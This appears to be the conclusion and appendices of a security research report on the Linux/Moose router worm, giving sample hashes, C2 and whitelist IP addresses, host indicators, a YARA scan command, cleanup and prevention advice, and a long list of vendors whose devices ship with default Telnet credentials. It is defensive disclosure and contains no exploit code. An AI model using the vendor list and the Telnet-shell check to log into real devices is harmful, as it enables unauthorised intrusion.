Linux/Moose is a novelty when you consider that most embedded threats these days are used to perform DDoS attacks. Considering the rudimentary techniques used by Moose in order to gain access to other devices, it is unfortunate that the security of embedded devices isn't taken more seriously by vendors. With the increasing connectivity and proliferation of Linux-based devices, something will need to be done in that area. We hope that this publication will help vendors better understand how the malicious actors are targeting their devices.

As knowledgeable IT people, most of us already check if patches are installed or if anti-virus software is updated and operating when we visit friends and relatives. With all the embedded threats out there, we will need to add a quick check of their router to that to-do list. Consider contributing to our potentially targeted vendor list if you find anything.

Unfortunately, this type of animal is far from extinct.

APPENDIX A: MALWARE SAMPLES

Here are the SHA1 hashes, architecture and malware version of the files we've encountered:

Table 17. **Malware Samples**

File Hash	Architecture/ABI	Version
10e2f7dd4b2bb4ac9ab2b0d136f48e5dc9acc451	ARM GNU EABI	20
095ee85aa648de4e557fc243de17d4f00ab2091f	ARM GNU EABI	20
bfc2a99450977dc7ba2ec0879fb17c612e248ece	MIPS MIPS32	28
54041ce90b04698465b866ed169ddf4a269e1e76	MIPS MIPS32 LSB	28
d648c405507ad62ddb3faa1dd37f659f3676cacf	ARM EABI5	28
85c3439b6773241d11cda78f0ecfea4c07e55fd2	ARM EABI5	28
216014dba6f1a636c44530fbce06c598d3cf7fa1	ARM EABI5	29
4bffc0ebfe8c373f387eb01a7c5e2835ec8e8757	MIPS MIPS32	29
dd7e8211336aa02851f6c67690e2301b9c84bb26	MIPS MIPS32	31

APPENDIX B: INDICATORS OF COMPROMISE (IOCS)

Network-based Indicators

Traffic patterns

Traffic from infected device to these IP:ports combinations using TCP

```
77.247.177.36:81
93.190.140.221:80
85.159.237.107:81
85.159.237.108:81
77.247.177.87:81
```

Traffic from these IP addresses (the whitelist) going to infected device on TCP port 10073

```
27.124.41.11                              103.238.216.24
27.124.41.31                              103.238.216.25
27.124.41.31                              103.238.216.26
27.124.41.33                              103.238.216.28
27.124.41.33                              103.238.216.29
27.124.41.52                              103.238.216.30
27.124.41.52                              103.238.216.31
42.119.173.138                            109.201.148.136
77.247.177.31                             109.201.148.201
77.247.177.36                             109.201.148.241
77.247.178.177                            109.236.86.18
79.176.26.142                             109.236.89.208
82.146.63.15                              192.126.184.234
85.159.237.107                            207.244.67.193
85.159.237.108                            217.23.12.124
85.159.237.111                            217.23.2.249
85.159.237.111                            217.23.2.251
93.190.139.123                            217.23.2.252
93.190.139.147                            217.23.2.253
93.190.140.221                            217.23.2.30
93.190.142.113                            217.23.2.47
93.190.143.60                             217.23.2.48
103.238.216.21                            217.23.2.49
103.238.216.216                           217.23.2.52
103.238.216.217                           217.23.2.79
103.238.216.218                           217.23.7.133
103.238.216.22                            217.23.7.211
103.238.216.23
```

Host-based Indicators

- The presence of a binary named `elan2`
- Process `elan2` running
- A process listening on 0.0.0.0:10073

This last indicator can be verified using `netstat -anp`. Depending on system configuration the `-p` flag might not be available. If it's not, then you can look for `lsof` or try manually correlating the content of `/proc/net/tcp/` with `/proc/<pid>/fd` as explained here.

Detection (yara)

In order to identify if a file or a set of files is the Linux/Moose threat you can use the popular yara tool.

Using the `linux-moose.yar` Yara rule available from our github repository you can recursively crawl a directory for Linux/Moose with:

```
yara -r linux-moose.yar directory/
```

If the command yields no output then no files were identified to be Linux/Moose. Otherwise identified filenames are printed.

Further modifications made by the malware author to evade detection will impact the usefulness of this Yara rule over time.

APPENDIX C: CLEANING

Reboot the affected device then change its password as soon as possible. Keep in mind, however, that the compromised system was accessible via credentials that the operators knew, that they were aware of its IP address and they had means to access its interactive console. They might have had manual access, which means that further infection is possible, including permanent firmware modifications (the link is in German). A factory reset, firmware update or reinstall and password change is probably best.

APPENDIX D: PREVENTION

Change default passwords on network equipment even if it is not reachable from the Internet. Disable Telnet login and use SSH where possible.

Make sure that your router is not accessible from the Internet on ports 22 (SSH), 23 (Telnet), 80 (HTTP) and 443 (HTTPS). If you are unsure about how to perform this test, when you are at home, use the "common ports" scan from the ShieldsUP service from GRC.com. Make sure that the above mentioned ports receive a Stealth or Closed status.

Running the latest firmware available from your embedded device vendor is also recommended.

APPENDIX E: POTENTIALLY TARGETED VENDORS

Note To obtain the latest version of this list check our malware-research github page

We have cross-referenced the list of usernames and passwords that Moose uses in order to spread with a list of vendors known to have these as default credentials and confirmed that some of their products have Telnet access enabled. Here is the list of potentially targeted vendors we've come up using this methodology:

Network equipment vendors

3Com, Alcatel-Lucent, Allied Telesis, Avaya, Belkin, Brocade, Buffalo, Celerity, Cisco, D-link, Enterasys, Hewlett-Packard, Huawei, Linksys, Mikrotik, Netgear, Meridian, Nortel, SpeedStream, Thomson, TP-Link, Zhone, ZyXEL

Appliances vendors

APC, Brother, Konica/Minolta, Kyocera, Microplex, Ricoh, Toshiba, Xerox

Internet of Things vendors

Hik Vision, Leviton

Keep in mind that this is a list of **potentially** targeted vendors. Current Moose versions need some Unix-type shell access in order to infect a machine where it successfully logged in. On some devices this type of access is hidden behind another set of credentials or tech-support secret passwords. Moose doesn't target these environments. Since we don't have access to the hardware for testing we couldn't validate this aspect in the above lists.

If you have access to any of this hardware please let us know:

- Is Telnet enabled by default?
- Can you login with the default credentials via Telnet?
- What make and model do you have?
- What happens if you type in `sh` and then Enter on the default prompt?

If the credentials can be used via Telnet to login, if Telnet is enabled by default and if a shell access can be obtained by typing `sh` in the device's prompt, then these are very good indicators that a device could be infected by Linux/Moose.

The last list below contains vendors that were correlated using the default credentials list as previously mentioned but that we were not able to gather information about if they had Telnet access enabled or not.

Ericsson, F5 Networks, Fortinet, Siemens, LSI Corporation, Maxim Integrated, Accelerated Network, Quantum, Advantek, Airtel, AirTies, Radware, Ubee Interactive, AOC, Applied Innovations, Arescom, ARtem, Asante, Ascend, ATL, Atlantis, AVM, Avocent, Axis, Aztech, Bay Networks, Bintec, BMC, Broadlogic, Canyon, Cellit, Ciphertrust, CNet, Compaq, Comtrend, Conceptronic, Conexant, Corecess, CTC Union, Cyclades, Davox, Demarc, Digicom, Draytek, Dynalink, E-Con, Efficient, Everfocus, Flowpoint, Gericom, IBM, iDirect, Inchon, Infacta, Infoblox, INOVA, Interbase, Intermec, Intracom, JD Edwards, Kasda, KTI, Lantronix, Laxo, LG, Livingston, Marconi, McAfee, McData, Mentec, Micronet, Milan, Motorola, Mro software, Netopia, Netport, Netscreen, Netstar, Niksun, Nokia, NOMADIX, Olitec(trendchip), OpenConnect, Osicom, Overland, Ovislink, Pansonic, Phoenix, Pirelli, Planet, Ptcl, QLogic, Quintum Technologies, RM, RoamAbout, Sagem, Samsung, Server TechnologyPower, Sharp, Signamax, Siips, Silex Technology, Simple Smdr, Sitecom, Smartswitch, SMC, Sonic-X, Spectra Logic, SpeedXess, Sphairon, SSA, Stratacom, Swissvoice, Symbol, System/32, Tandem, Telewell, Telindus, Tellabs, Topsec, Troy, TVT System, U.S. Robotics, Unisys, VASCO, VxWorks, Wang, Weidmüeller, Westell, X-Micro, xd, Xylan, Xyplex, Zebra, ZTE

If you know that a particular vendor make and model that could be affected please contact us and contact them.